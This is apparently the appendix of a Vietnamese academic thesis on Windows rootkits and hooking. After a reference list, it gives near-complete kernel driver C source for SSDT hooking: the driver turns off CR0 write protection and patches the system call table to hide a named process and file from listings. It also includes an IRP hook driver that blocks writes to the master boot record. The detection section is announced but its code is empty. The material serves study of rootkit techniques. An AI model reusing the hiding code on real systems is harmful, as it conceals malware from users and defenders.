1. [***Michael A. Davis***](https://www.amazon.com/Michael-A-Davis/e/B003ANKDV0/ref=dp_byline_cont_book_1)***,*** [***Sean M. Bodmer***](https://www.amazon.com/s/ref=dp_byline_sr_book_2?ie=UTF8&field-author=Sean+M.+Bodmer&text=Sean+M.+Bodmer&sort=relevancerank&search-alias=books)***,*** [***Aaron LeMasters***](https://www.amazon.com/Aaron-LeMasters/e/B00HHBZ37K/ref=dp_byline_cont_book_3): Hacking Exposed: Malware & Rootkits Secrets & Solutions.
2. ***Greg Hoglund, James Butler:*** Rootkits: Subverting the Windows Kernel.
3. [***Bill Blunden***](https://www.amazon.com/Bill-Blunden/e/B001H6V69A/ref=dp_byline_cont_book_1)***:*** The Rootkit Arsenal: Escape and Evasion.
4. ***Pavel Yosifovich*:** Windows Kernel Programming.
5. ***Ric Vieler***: Professional Rootkits (Programmer to Programmer).

**WebSite**:

1. ***Microsoft MSDN***: *https://docs.microsoft.com.*
2. ***WriteBug****:https://www.writebug.com/explore/userinfo/Demon-Gan-123*
3. ***MalwareTech****: https://www.malwaretech.com/2013/09/ring3-ring0-rootkit-hook-detection-12.html*
4. ***m0uk4:****https://m0uk4.gitbook.io/notebooks/mouka/windowsinternal/ssdt-hook#get-ssdt-index-from-ntdll-dll*

# PHỤ LỤC

1. **Driver triển khai kĩ thuật SSDT Hook**
   1. **Lấy địa chỉ bảng SSDT**

Trong hệ thống 32 bit, bảng SSDT là bảng được xuất bởi thành phần nhân Ntoskrnl.exe và ký hiệu xuất là KeServiceDescriptorTable, chứa một con trỏ đến dịch vụ cốt lõi được Ntoskrnl.exe triển khai trong SSDT. Do đó, nếu chúng ta muốn lấy địa chỉ bảng SSDT trên hệ thống 32-bit, chúng ta có thể lấy trực tiếp KeServiceDescriptorTable được xuất bởi Ntoskrnl.exe.

//Khai báo cấu trúc bảng SSDT

typedef struct \_SERVICE\_DESCIPTOR\_TABLE

{

PULONG ServiceTableBase;

PULONG ServiceCounterTableBase;

ULONG NumberOfService;

PUCHAR ParamTableBase;

}SSDTEntry, \*PSSDTEntry;

#pragma pack()

//Lấy bảng SSDT được xuất bởi Ntoskrnl.exe

extern SSDTEntry \_\_declspec(dllimport)KeServiceDescriptorTable;

Trên các hệ thống 32-bit, SSDT chứa địa chỉ của tất cả các chức năng do hạt nhân xuất ra. Mỗi địa chỉ dài 4 byte. Vì vậy, để lấy địa chỉ của một hàm trong SSDT, như được hiển thị trong đoạn mã sau:

KeServiceDescriptorTable.ServiceTableBase + SSDTIndex \* 4;

//Hoặc

KeServiceDescriptorTable.ServiceTableBase[SSDTIndex];

* 1. **Lấy chỉ mục của hàm trong bảng SSDT**

Như đã biết, SSDT Hook là việc ta thay thế địa chỉ con trỏ hàm lưu trong bảng SSDT. Vậy muốn Hook một hàm cụ thể thì điều đầu tiên ta cần xác định đó là con trỏ của hàm cần Hook nằm ở đâu trong bảng SSDT. Như trong Chương 3 phần SSDTHook đã tìm hiểu thì ta biết rằng hàm cuối cùng được gọi bên phía User-mode là hàm được xuất ra bởi ntdll.dll. Bên trong các hàm xuất bởi module này luôn là cấu trúc Mov EAX,FunctionIndex. Với FunctionIndex chính là chỉ mục để xác định vị trí hàm trong bảng SSDT. Vậy điều cần làm bây giờ chính là đọc file ntdll.dll rồi duyệt qua bảng EXPORT\_TABLE của nó để tìm địa chỉ của hàm trong file. Khi có được địa chỉ rồi ta chỉ cần tới địa chỉ đó đọc lấy giá trị của FunctionIndex.

* 1. **Đọc file ntdll.dll lên vùng nhớ kernel**

Ta biết rằng trong nhiều trường hợp, các nguyên tắc kỹ thuật được sử dụng trong quá trình phát triển ở nhân kernel và phát triển chương trình trên lớp người dùng là giống nhau, vì vậy chúng ta có thể nhanh chóng hiểu và làm quen với phát triển nhân thông qua phương pháp tương tự.

Cũng giống như kỹ thuật ánh xạ tệp lên bộ nhớ trên usermode có các hàm winAPI đặc biệt trên lớp người dùng để chúng ta xử lý công việc đó. Thì đối với kernel, cũng có các hàm kernel tương ứng để chúng ta gọi để thực hiện các tệp ánh xạ bộ nhớ và ánh xạ tệp trên đĩa vào không gian bộ nhớ của hạt nhân.

Mục đích của chúng ta muốn đạt được là sử dụng kỹ thuật ánh xạ tệp vào bộ nhớ để ánh xạ tệp ntdll.dll trên đĩa vào không gian bộ nhớ nhân, sau đó lấy địa chỉ hàm xuất từ ​​bảng xuất, rồi lấy số chỉ mục hàm của bảng SSDT. Vì vậy, ngoài việc hiểu rõ hơn về công nghệ tệp ánh xạ bộ nhớ, ta cũng cần có những hiểu biết nhất định về cấu trúc PE, nếu không thì khó có thể hiểu tường tận bài viết này. Bây giờ, ta sẽ đi tìm hiểu quá trình thực hiện.

Sử dụng winAPI WIN32 để triển khai các tệp ánh xạ bộ nhớ. Các bước triển khai như sau:

* Gọi hàm CreatFile() để mở tệp bạn muốn ánh xạ và lấy Handle hFile để xử lý.
* Gọi hàm CreatFileMapping() để tạo một đối tượng ánh xạ bộ nhớ dựa trên đối tượng tệp được tạo bởi hàm CreatFile() và nhận được Handle hFileMap.
* Gọi hàm MapViewOfFile() để ánh xạ một khu vực hoặc toàn bộ khu vực của toàn bộ tệp vào bộ nhớ và lấy con trỏ lpMemory trỏ đến byte đầu tiên được ánh xạ vào bộ nhớ.
* Sử dụng con trỏ này để đọc và ghi tệp.
* Gọi hàm UnmapViewOfFile() để giải nén tệp và tham số đến là con trỏ lpMemory.
* Gọi hàm CloseHandle() để đóng Handle xử lý tệp ánh xạ bộ nhớ, truyền vào tham số hFileMap.
* Gọi hàm CloseHandle() để đóng Handle xử lý tệp, truyền vào tham số hFile.

Sau đó, các bước triển khai của tệp ánh xạ bộ nhớ trong nhân giống như các bước của lớp người dùng, nhưng các chức năng được sử dụng khác nhau:

* Gọi hàm ZwOpenFile() để mở tệp bạn muốn ánh xạ và lấy Handle hFile xử lý.
* Gọi hàm ZwCreatSection() để tạo một đối tượng ánh xạ bộ nhớ dựa trên đối tượng tệp được tạo bởi hàm ZwOpenFile() và Handle lý hSection.
* Gọi hàm ZwMapViewOfSection() để ánh xạ một vùng hoặc toàn bộ vùng của toàn bộ tệp vào bộ nhớ và lấy con trỏ lpMemory trỏ đến byte đầu tiên được ánh xạ vào bộ nhớ.
* Sử dụng con trỏ này để đọc và ghi tệp.
* Gọi hàm ZwUnmapViewOfSection() để giải nén tệp và chuyền vào process xử lý và lpMemory dưới dạng các tham số.
* Gọi hàm ZwClose() để đóng tệp ánh xạ bộ nhớ, truyền vào tham số hSection.
* Gọi hàm ZwClose() để đóng tệp, truyền vào hàm hFile.

//Hàm đọc file lên vùng nhớ Kernel

/ustrDllFileName:đường dẫn tới file

//phFile:Handle xử lý file

//phSection:Handle xử lý đối tượng section

//ppBaseAddress:BaseAddress của file trên bộ nhớ ảo

//return: TRUE/FALSE

NTSTATUS DllFileMap(IN UNICODE\_STRING ustrDllFileName,OUT HANDLE \*phFile,OUT HANDLE \*phSection,OUT PVOID \*ppBaseAddress)

{

NTSTATUS status = STATUS\_SUCCESS;

HANDLE hFile = NULL;

HANDLE hSection = NULL;

OBJECT\_ATTRIBUTES objectAttributes = { 0 };

IO\_STATUS\_BLOCK iosb = { 0 };

PVOID pBaseAddress = NULL;

SIZE\_T viewSize = 0;

InitializeObjectAttributes(&objectAttributes, &ustrDllFileName, OBJ\_CASE\_INSENSITIVE | OBJ\_KERNEL\_HANDLE, NULL, NULL);

status = ZwOpenFile(&hFile, GENERIC\_READ, &objectAttributes, &iosb,

FILE\_SHARE\_READ, FILE\_SYNCHRONOUS\_IO\_NONALERT);

if (!NT\_SUCCESS(status))

{

KdPrint(("[SSDTHook]ZwOpenFile Error! [error code: 0x%X]", status));

return status;

}

status = ZwCreateSection(&hSection, SECTION\_MAP\_READ | SECTION\_MAP\_WRITE, NULL, 0, PAGE\_READWRITE, 0x1000000, hFile);

if (!NT\_SUCCESS(status))

{

ZwClose(hFile);

KdPrint(("[SSDTHook]ZwCreateSection Error! [error code: 0x%X]", status));

return status;

}

status = ZwMapViewOfSection(hSection, NtCurrentProcess(), &pBaseAddress, 0, 1024, 0, &viewSize, ViewShare, MEM\_TOP\_DOWN, PAGE\_READWRITE);

if (!NT\_SUCCESS(status))

{

ZwClose(hSection);

ZwClose(hFile);

KdPrint(("[SSDTHook]ZwMapViewOfSection Error! [error code: 0x%X]", status));

return status;

}

\*phFile = hFile;

\*phSection = hSection;

\*ppBaseAddress = pBaseAddress;

return status;

}

Sau đó quá trình thực hiện để lấy địa chỉ xuất của chức năng xuất được chỉ định từ bảng nhập là:

* Đầu tiên, sau khi ánh xạ tệp vào bộ nhớ nhân, chúng ta có thể lấy địa chỉ cơ sở được ánh xạ của tệp. Chúng ta tính toán OptionahlHeader theo cấu trúc PE IMAGE\_DOS\_HEADER và IMAGE\_NT\_HEADERS, sau đó lấy địa chỉ RVA của bảng xuất trong DataDirectory. Bằng cách này, chúng ta có thể tính toán địa chỉ của bảng xuất trong bộ nhớ.
* Sau đó, chúng tôi nhận được số lượng tên hàm đã xuất và địa chỉ của tên hàm được xuất theo cấu trúc bảng xuất IMAGE\_EXPORT\_DIRECTORY, để xem liệu khớp có phải là tên hàm cần tìm hay không. Nếu vậy, hãy lấy giá trị chỉ mục hàm đã xuất tương ứng với tên hàm đã xuất từ ​​AddressOfNamesOrdinal. Với giá trị chỉ mục hàm được xuất này, chúng ta có thể lấy trực tiếp địa chỉ của hàm được xuất trong bảng địa chỉ hàm được xuất AddressOfFunctions.
* Cuối cùng, chúng ta có thể lấy số chỉ mục hàm SSDT theo địa chỉ của hàm đã xuất của ntdll.dll.

Trong số đó, đối với hệ thống 32-bit, hàm xuất ntdll.dll luôn bắt đầu bằng dạng mã sau:

Mov eax, functionIndex

Đối với hệ thống 64-bit, các hàm xuất ntdll.dll luôn bắt đầu bằng mã sau:

Mov r10,rcx

Mov eax, functionIndex

Do đó, đối với hệ thống 32 bit, chúng ta chỉ cần lấy dữ liệu 4 byte với độ lệch 1 byte cho hàm xuất, khi đó dữ liệu 4 byte là số chỉ mục hàm SSDT; đối với hệ thống 64 bit, tại phần bù của hàm xuất Nó là 4 byte và nó cũng nhận được 4 byte dữ liệu. 4 byte dữ liệu là số chỉ mục của hàm SSDT.

//Hàm lấy index theo tên hàm

//pBaseAddress: địa chỉ cơ sở của module trên bộ nhớ ảo

//pszFunctionName: con chỏ tới chuỗi chứa tên hàm

//return: index của hàm cần tìm

ULONG GetIndexFromExportTable(PVOID pBaseAddress, PCHAR pszFunctionName)

{

ULONG ulFunctionIndex = 0;

// Dos Header

PIMAGE\_DOS\_HEADER pDosHeader = (PIMAGE\_DOS\_HEADER)pBaseAddress;

// NT Header

PIMAGE\_NT\_HEADERS pNtHeaders = (PIMAGE\_NT\_HEADERS)((PUCHAR)pDosHeader + pDosHeader->e\_lfanew);

// Export Table

PIMAGE\_EXPORT\_DIRECTORY pExportTable = (PIMAGE\_EXPORT\_DIRECTORY)((PUCHAR)pDosHeader + pNtHeaders->OptionalHeader.DataDirectory[0].VirtualAddress);

ULONG ulNumberOfNames = pExportTable->NumberOfNames;

PULONG lpNameArray = (PULONG)((PUCHAR)pDosHeader + pExportTable->AddressOfNames);

PCHAR lpName = NULL;

for (ULONG i = 0; i < ulNumberOfNames; i++)

{

lpName = (PCHAR)((PUCHAR)pDosHeader + lpNameArray[i]);

if (0 == \_strnicmp(pszFunctionName, lpName, strlen(pszFunctionName)))

{

USHORT uHint = \*(USHORT \*)((PUCHAR)pDosHeader + pExportTable->AddressOfNameOrdinals + 2 \* i);

ULONG ulFuncAddr = \*(PULONG)((PUCHAR)pDosHeader + pExportTable->AddressOfFunctions + 4 \* uHint);

PVOID lpFuncAddr = (PVOID)((PUCHAR)pDosHeader + ulFuncAddr);

ulFunctionIndex = \*(ULONG \*)((PUCHAR)lpFuncAddr + 1);

break;

}

}

return ulFunctionIndex;

}

Sau khi lấy được Index của hàm ta cần đóng các Handle đã tạo để tránh xảy ra lỗi trong kernel.

ULONG GetSSDTFunctionIndex(UNICODE\_STRING ustrDllFileName, PCHAR pszFunctionName)

{

ULONG ulFunctionIndex = 0;

NTSTATUS status = STATUS\_SUCCESS;

HANDLE hFile = NULL;

HANDLE hSection = NULL;

PVOID pBaseAddress = NULL;

status = DllFileMap(ustrDllFileName, &hFile, &hSection, &pBaseAddress);

if (!NT\_SUCCESS(status))

{

KdPrint(("[SSDTHook]DllFileMap Error!\n"));

return ulFunctionIndex;

}

ulFunctionIndex = GetIndexFromExportTable(pBaseAddress, pszFunctionName);

ZwUnmapViewOfSection(NtCurrentProcess(), pBaseAddress);

ZwClose(hSection);

ZwClose(hFile);

return ulFunctionIndex;

}

* 1. **Triển khai kĩ thuật HOOK**

Sau khi đã lấy được chỉ mục của hàm cần Hook ta có thể dễ dàng lấy được địa chỉ hàm này từ bảng SSDTHook. Trước tiên ta sẽ lưu địa chỉ hàm gốc lại để phục vụ quá trình UnHook và xử lý trong hàm Hook(). Sau đó kết hợp với kỹ thuật sửa cờ WP trong thanh ghi CRO ta có thể tạm thơi tắt tính năng bảo vệ vùng nhớ chứa bảng SSDT đi để có thể tiến hành thay đổi địa chỉ trong bảng.

//Hàm sửa bảng SSDT

//ServiceNumber: index của hàm cần Hook

//NewFunHook: con trỏ hàm của hàm độc hại

PVOID Hook(ULONG ServiceNumber, PVOID NewFunHook)

{

PVOID OrigAddress;

OrigAddress = (PVOID)KeServiceDescriptorTable.ServiceTableBase[ServiceNumber];

\_\_asm

{

cli

mov eax, cr0

and eax, not 0x10000

mov cr0, eax

}

KeServiceDescriptorTable.ServiceTableBase[ServiceNumber] = (ULONG) NewFunHook;

\_\_asm

{

mov eax, cr0

or eax, 0x10000

mov cr0, eax

sti

}

return OrigAddress;

}

* 1. **Hàm Hook ẩn tiến trình**

NTSTATUS New\_NtQuerySystemInformation(ULONG InfoClass, PVOID Buffer, ULONG Length, PULONG ReturnLength)

{

typedef NTSTATUS(\*typedef\_ZwQuerySystemInformation)(ULONG, PVOID, ULONG, PULONG);

PSYSTEM\_PROCESS\_INFO pCurr, pNext;

NTSTATUS ret;

ret = ((typedef\_ZwQuerySystemInformation)g\_pOldSSDTFunctionAddress2)(InfoClass, Buffer, Length, ReturnLength);

if (NT\_SUCCESS(ret) && InfoClass == 5)

{

pCurr = NULL;

pNext = Buffer;

while (pNext->NextEntryOffset != 0)

{

pCurr = pNext;

pNext = (PSYSTEM\_PROCESS\_INFO)((PUCHAR)pCurr + pCurr->NextEntryOffset);

if (!wcscmp(L"KeyTest1.exe", pNext->ImageName.Buffer))

{

if (pNext->NextEntryOffset == 0)

{

pCurr->NextEntryOffset = 0;

}

else

{

pCurr->NextEntryOffset += pNext->NextEntryOffset;

}

pNext = pCurr;

}

}

}

return ret;

}

* 1. **Hàm Hook ẩn file**

//

NTSTATUS New\_ZwQueryDirectoryFile(

IN HANDLE FileHandle,

IN HANDLE Event OPTIONAL,

IN PIO\_APC\_ROUTINE ApcRoutine OPTIONAL,

IN PVOID ApcContext OPTIONAL,

OUT PIO\_STATUS\_BLOCK IoStatusBlock,

OUT PVOID FileInformation,

IN ULONG Length,

IN FILE\_INFORMATION\_CLASS FileInformationClass,

IN BOOLEAN ReturnSingleEntry,

IN PUNICODE\_STRING FileMask OPTIONAL,

IN BOOLEAN RestartScan

)

{

NTSTATUS status;

typedef NTSTATUS(\*typedef\_ZwQueryDirectoryFile)(

IN HANDLE FileHandle,

IN HANDLE Event OPTIONAL,

IN PIO\_APC\_ROUTINE ApcRoutine OPTIONAL,

IN PVOID ApcContext OPTIONAL,

OUT PIO\_STATUS\_BLOCK IoStatusBlock,

OUT PVOID FileInformation,

IN ULONG Length,

IN FILE\_INFORMATION\_CLASS FileInformationClass,

IN BOOLEAN ReturnSingleEntry,

IN PUNICODE\_STRING FileMask OPTIONAL,

IN BOOLEAN RestartScan

);

status = ((typedef\_ZwQueryDirectoryFile)g\_pOldSSDTFunctionAddress1)(FileHandle,

Event,

ApcRoutine,

ApcContext,

IoStatusBlock,

FileInformation,

Length,

FileInformationClass,

ReturnSingleEntry,

FileMask,

RestartScan);

if (NT\_SUCCESS(status) && (

FileInformationClass == FileDirectoryInformation ||

FileInformationClass == FileFullDirectoryInformation ||

FileInformationClass == FileIdFullDirectoryInformation ||

FileInformationClass == FileBothDirectoryInformation ||

FileInformationClass == FileIdBothDirectoryInformation ||

FileInformationClass == FileNamesInformation

))

{

PVOID pCurrent = FileInformation;

PVOID pPre = NULL;

ULONG ulNextOffset = 0;

ULONG ulBufferSize = 1024;

PWCHAR pwszFileName = ExAllocatePool(NonPagedPool, ulBufferSize);

if (NULL == pwszFileName)

{

return status;

}

do

{

ulNextOffset = GetNextEntryOffset(pCurrent, FileInformationClass);

RtlZeroMemory(pwszFileName, ulBufferSize);

GetEntryFileName(pCurrent, FileInformationClass, pwszFileName, ulBufferSize);

DbgPrint("[SSDTHook][%S]\n", pwszFileName);

if (NULL != wcsstr(pwszFileName, L"KeyTest1.exe"))

{

DbgPrint("[SSDTHook]Have Hide File Or Directory![%S]\n", pwszFileName);

if (0 == ulNextOffset)

{

if (NULL == pPre)

{

status = STATUS\_NO\_MORE\_FILES;

}

else

{

SetNextEntryOffset(pPre, FileInformationClass, 0);

}

break;

}

else

{

ULONG ulCurrentOffset = (ULONG)((PUCHAR)pCurrent - (PUCHAR)FileInformation);

ULONG ulLeftInfoData = (ULONG)Length - (ulCurrentOffset + ulNextOffset);

RtlCopyMemory(pCurrent, (PVOID)((PUCHAR)pCurrent + ulNextOffset), ulLeftInfoData);

continue;

}

}

pPre = pCurrent;

pCurrent = ((PUCHAR)pCurrent + ulNextOffset);

} while (0 != ulNextOffset);

if (pwszFileName)

{

ExFreePool(pwszFileName);

pwszFileName = NULL;

}

}

return status;

}

//

VOID GetEntryFileName(IN PVOID pData, IN FILE\_INFORMATION\_CLASS FileInfo, PWCHAR pwszFileName, ULONG ulBufferSize)

{

PWCHAR result = NULL;

ULONG ulLength = 0;

switch (FileInfo)

{

case FileDirectoryInformation:

result = (PWCHAR) & ((PFILE\_DIRECTORY\_INFORMATION)pData)->FileName[0];

ulLength = ((PFILE\_DIRECTORY\_INFORMATION)pData)->FileNameLength;

break;

case FileFullDirectoryInformation:

result = (PWCHAR) & ((PFILE\_FULL\_DIR\_INFORMATION)pData)->FileName[0];

ulLength = ((PFILE\_FULL\_DIR\_INFORMATION)pData)->FileNameLength;

break;

case FileIdFullDirectoryInformation:

result = (PWCHAR) & ((PFILE\_ID\_FULL\_DIR\_INFORMATION)pData)->FileName[0];

ulLength = ((PFILE\_ID\_FULL\_DIR\_INFORMATION)pData)->FileNameLength;

break;

case FileBothDirectoryInformation:

result = (PWCHAR) & ((PFILE\_BOTH\_DIR\_INFORMATION)pData)->FileName[0];

ulLength = ((PFILE\_BOTH\_DIR\_INFORMATION)pData)->FileNameLength;

break;

case FileIdBothDirectoryInformation:

result = (PWCHAR) & ((PFILE\_ID\_BOTH\_DIR\_INFORMATION)pData)->FileName[0];

ulLength = ((PFILE\_ID\_BOTH\_DIR\_INFORMATION)pData)->FileNameLength;

break;

case FileNamesInformation:

result = (PWCHAR) & ((PFILE\_NAMES\_INFORMATION)pData)->FileName[0];

ulLength = ((PFILE\_NAMES\_INFORMATION)pData)->FileNameLength;

break;

}

RtlZeroMemory(pwszFileName, ulBufferSize);

RtlCopyMemory(pwszFileName, result, ulLength);

}

//

VOID SetNextEntryOffset(IN PVOID pData, IN FILE\_INFORMATION\_CLASS FileInfo, IN ULONG Offset)

{

switch (FileInfo)

{

case FileDirectoryInformation:

((PFILE\_DIRECTORY\_INFORMATION)pData)->NextEntryOffset = Offset;

break;

case FileFullDirectoryInformation:

((PFILE\_FULL\_DIR\_INFORMATION)pData)->NextEntryOffset = Offset;

break;

case FileIdFullDirectoryInformation:

((PFILE\_ID\_FULL\_DIR\_INFORMATION)pData)->NextEntryOffset = Offset;

break;

case FileBothDirectoryInformation:

((PFILE\_BOTH\_DIR\_INFORMATION)pData)->NextEntryOffset = Offset;

break;

case FileIdBothDirectoryInformation:

((PFILE\_ID\_BOTH\_DIR\_INFORMATION)pData)->NextEntryOffset = Offset;

break;

case FileNamesInformation:

((PFILE\_NAMES\_INFORMATION)pData)->NextEntryOffset = Offset;

break;

}

}

//

ULONG GetNextEntryOffset(IN PVOID pData, IN FILE\_INFORMATION\_CLASS FileInfo)

{

ULONG result = 0;

switch (FileInfo) {

case FileDirectoryInformation:

result = ((PFILE\_DIRECTORY\_INFORMATION)pData)->NextEntryOffset;

break;

case FileFullDirectoryInformation:

result = ((PFILE\_FULL\_DIR\_INFORMATION)pData)->NextEntryOffset;

break;

case FileIdFullDirectoryInformation:

result = ((PFILE\_ID\_FULL\_DIR\_INFORMATION)pData)->NextEntryOffset;

break;

case FileBothDirectoryInformation:

result = ((PFILE\_BOTH\_DIR\_INFORMATION)pData)->NextEntryOffset;

break;

case FileIdBothDirectoryInformation:

result = ((PFILE\_ID\_BOTH\_DIR\_INFORMATION)pData)->NextEntryOffset;

break;

case FileNamesInformation:

result = ((PFILE\_NAMES\_INFORMATION)pData)->NextEntryOffset;

break;

}

return result;

}

* 1. **Hàm DriverEntry**

Bên cạnh việc triển khai Hook thì ta còn cần loại bỏ các hàm Hook trước khi Driver bị dỡ bỏ. Việc này được thực hiện đơn giản do ta đã lưu lại địa chỉ các hàm ban đầu trước khi Hook. Để khôi phục ta chỉ cần gọi lại hàm Hook() và truyền vào địa chỉ các hàm ban đầu để tiến hành gán lại địa chỉ hàm gốc vào bảng SSDT.

#include "SSDTHook.h"

#include "Driver.h"

//

PVOID SSDTHook(PCHAR funName, PVOID funHook)

{

UNICODE\_STRING ustrDllFileName;

ULONG ulSSDTFunctionIndex = 0;

RtlInitUnicodeString(&ustrDllFileName, L"\\??\\C:\\Windows\\System32\\ntdll.dll");

ulSSDTFunctionIndex = GetSSDTFunctionIndex(ustrDllFileName, funName);

return Hook(ulSSDTFunctionIndex, funHook);

}

//

NTSTATUS DriverEntry(PDRIVER\_OBJECT pDriverObject, PUNICODE\_STRING pRegPath)

{

DbgPrint("[SSDTHook]Enter DriverEntry\n");

NTSTATUS status = STATUS\_SUCCESS;

pDriverObject->DriverUnload = DriverUnload;

for (ULONG i = 0; i < IRP\_MJ\_MAXIMUM\_FUNCTION; i++)

{

pDriverObject->MajorFunction[i] = DriverDefaultHandle;

}

//SSDTHook();

g\_pOldSSDTFunctionAddress1 = SSDTHook("ZwQueryDirectoryFile", New\_ZwQueryDirectoryFile);

g\_pOldSSDTFunctionAddress2 = SSDTHook("ZwQuerySystemInformation", New\_NtQuerySystemInformation);

DbgPrint("[SSDTHook]Leave DriverEntry\n");

return status;

}

//Hàm khôi phục các chức năng bị Hook trước khi Driver bị dỡ bỏ

VOID DriverUnload(PDRIVER\_OBJECT pDriverObject)

{

//SSDTUnhook();

SSDTHook("ZwQuerySystemInformation", g\_pOldSSDTFunctionAddress2);

SSDTHook("ZwQueryDirectoryFile", g\_pOldSSDTFunctionAddress1);

}

//Hàm xử lý các gói tin IRP đến

NTSTATUS DriverDefaultHandle(PDEVICE\_OBJECT pDevObj, PIRP pIrp)

{

NTSTATUS status = STATUS\_SUCCESS;

pIrp->IoStatus.Status = status;

pIrp->IoStatus.Information = 0;

IoCompleteRequest(pIrp, IO\_NO\_INCREMENT);

return status;

}

1. **Driver triển khai kĩ thuật IRP Hook**

Với kĩ thuật IRP Hook, chúng ta sẽ tìm cách để driver gán vào đối tượng harddisk, sau đó chúng ta sẽ viết lại hàm IRP\_MJ\_Function và cuối cùng gán hàm mới để thay thế hàm IRP\_MJ\_Function cũ.

* 1. **Hàm IRP\_MJ\_Write mới**

Trong hàm này chúng ta sẽ xử lý các gói tin đến Device\Harddisk0\DR0. Lọc cái gói tin đó, nếu gói tin nào có dấu hiệu ghi đè vào sector 0 thì chặn và loại bỏ gói tin đó.

|  |
| --- |
| NTSTATUS  WriteFunc(  IN PDEVICE\_OBJECT pDeviceObject,  IN PIRP pIrp)  {  NTSTATUS Status = STATUS\_SUCCESS;  ULONG response;  \_\_try {  PIO\_STACK\_LOCATION IrpSp = IoGetCurrentIrpStackLocation(pIrp);  if (!IrpSp)  {  KdPrint(("IRPH: [%S] Tham so khong hop le:IrpSp!\n", \_\_FUNCTIONW\_\_));  pIrp->IoStatus.Status = STATUS\_INVALID\_PARAMETER;  IoCompleteRequest(pIrp, IO\_NO\_INCREMENT);  return pIrp->IoStatus.Status;  }  PEPROCESS pEProc = IoThreadToProcess(pIrp->Tail.Overlay.Thread);  if (!pEProc)  {  KdPrint(("IRPH: [%S] tham so khong hop le:pEProc!\n", \_\_FUNCTIONW\_\_));  pIrp->IoStatus.Status = STATUS\_INVALID\_PARAMETER;  IoCompleteRequest(pIrp, IO\_NO\_INCREMENT);  return pIrp->IoStatus.Status;  }  HANDLE hProc = PsGetCurrentProcessId();  PUNICODE\_STRING puniProcImageName = { 0 };  Status = SeLocateProcessImageName(pEProc, &puniProcImageName);  if (!NT\_SUCCESS(Status))  {  KdPrint(("IRPH: [%S] SeLocateProcessImageName khong thanh cong, ma loi:%X\n", \_\_FUNCTIONW\_\_, Status));  pIrp->IoStatus.Status = Status;  IoCompleteRequest(pIrp, IO\_NO\_INCREMENT);  return pIrp->IoStatus.Status;  }  UINT64 Sector = (UINT64)IrpSp->Parameters.Write.ByteOffset.QuadPart / 512;  if (Sector < 1)  {  KdPrint(("IRPHWRITE: %wZ (PID = %I64u) dang co gang ghi vao mbr\n", puniProcImageName, (UINT64)hProc));  WCHAR\* w\_Res;  w\_Res = wcscpy(p\_Notification, puniProcImageName->Buffer);  pIrp->IoStatus.Status = STATUS\_ACCESS\_DENIED;  IoCompleteRequest(pIrp, IO\_NO\_INCREMENT);  return pIrp->IoStatus.Status;  }  return g\_OriFunc(pDeviceObject, pIrp);  }  \_\_except (1)  {  KdPrint(("IRPHWRITE: [%S] loi khong xac dinh, ma loi:%X\n", \_\_FUNCTIONW\_\_, GetExceptionCode()));  }  pIrp->IoStatus.Status = STATUS\_ACCESS\_DENIED;  IoCompleteRequest(pIrp, IO\_NO\_INCREMENT);  return pIrp->IoStatus.Status;  } |

* 1. **Hàm DriveEntry**

Hàm này sẽ thực hiện thao tác gán hàm IRP\_MJ\_WRITE cũ bằng hàm vừa mới viết ở trên để driver hoạt động. Trước khi gán sẽ lưu lại địa chỉ hàm gốc để khi gỡ bỏ driver sẽ gán lại và không sinh ra lỗi màn hình xanh

|  |
| --- |
| NTSTATUS  DriverEntry(  PDRIVER\_OBJECT pDriverObject,  PUNICODE\_STRING pRegistryPath)  {  UNREFERENCED\_PARAMETER(pRegistryPath);  KdPrint(("IRPH: driver duoc tai [%s] [%S]!\n", \_\_DATE\_\_, \_\_FUNCTIONW\_\_));  if (!pDriverObject)  {  KdPrint(("IRPH: [%S] tham so khong hop le:pDriverObject!\n", \_\_FUNCTIONW\_\_));  return STATUS\_INVALID\_PARAMETER;  }  NTSTATUS Status = STATUS\_SUCCESS;  for (USHORT i = 0; i < IRP\_MJ\_MAXIMUM\_FUNCTION + 1; i++)  pDriverObject->MajorFunction[i] = DefaultFunc;  pDriverObject->DriverUnload = DriverUnload;  // chen WriteFunc chan mbr  UNICODE\_STRING uniDriveName = RTL\_CONSTANT\_STRING(L"\\Device\\Harddisk0\\DR0");  PFILE\_OBJECT pFileObject = NULL;  Status = IoGetDeviceObjectPointer(&uniDriveName, OBJ\_OPENIF, &pFileObject, &g\_pDeviceObject);  if (NT\_SUCCESS(Status))  {  g\_OriFunc = (IRP\_MJ\_SERIES)InterlockedExchange64((PLONG64)(&g\_pDeviceObject->DriverObject->MajorFunction[IRP\_MJ\_WRITE]), (LONG64)WriteFunc);  ObDereferenceObject(pFileObject);  KdPrint(("IRPH: [%S] cai dat thanh cong!\n", \_\_FUNCTIONW\_\_));  }  else  KdPrint(("IRPH: [%S] cai dat that bai, ma loi:%X\n", \_\_FUNCTIONW\_\_, Status));  return Status;  } |

* 1. **Hàm DriveUnload**

Hàm này sẽ thực hiện việc gán lại hàm IRP\_MJ\_WRITE gốc để khi gỡ bỏ driver, máy tính sẽ không bị lỗi

|  |
| --- |
| VOID  DriverUnload(PDRIVER\_OBJECT pDriverObject)  {  UNREFERENCED\_PARAMETER(pDriverObject);  KdPrint(("IRPH: Go cai dat [%s] [%S] !\n", \_\_DATE\_\_, \_\_FUNCTIONW\_\_));  InterlockedExchange64((PLONG64)(&g\_pDeviceObject->DriverObject- >MajorFunction[IRP\_MJ\_WRITE]), (LONG64)g\_OriFunc);// tra ve ham goc cua IRP\_MJ\_WRITE  ObDereferenceObject(g\_pDeviceObject);  return;  } |

1. **Phát hiện hành vi Hook**
   1. **Code Detect SSDT Hook**

Đối với detect SSDT Hook, chúng ta sẽ duyệt các hàm trong ntdll.dll và xét các hàm đó liệu có trong khoảng chấp nhận được không.

|  |
| --- |
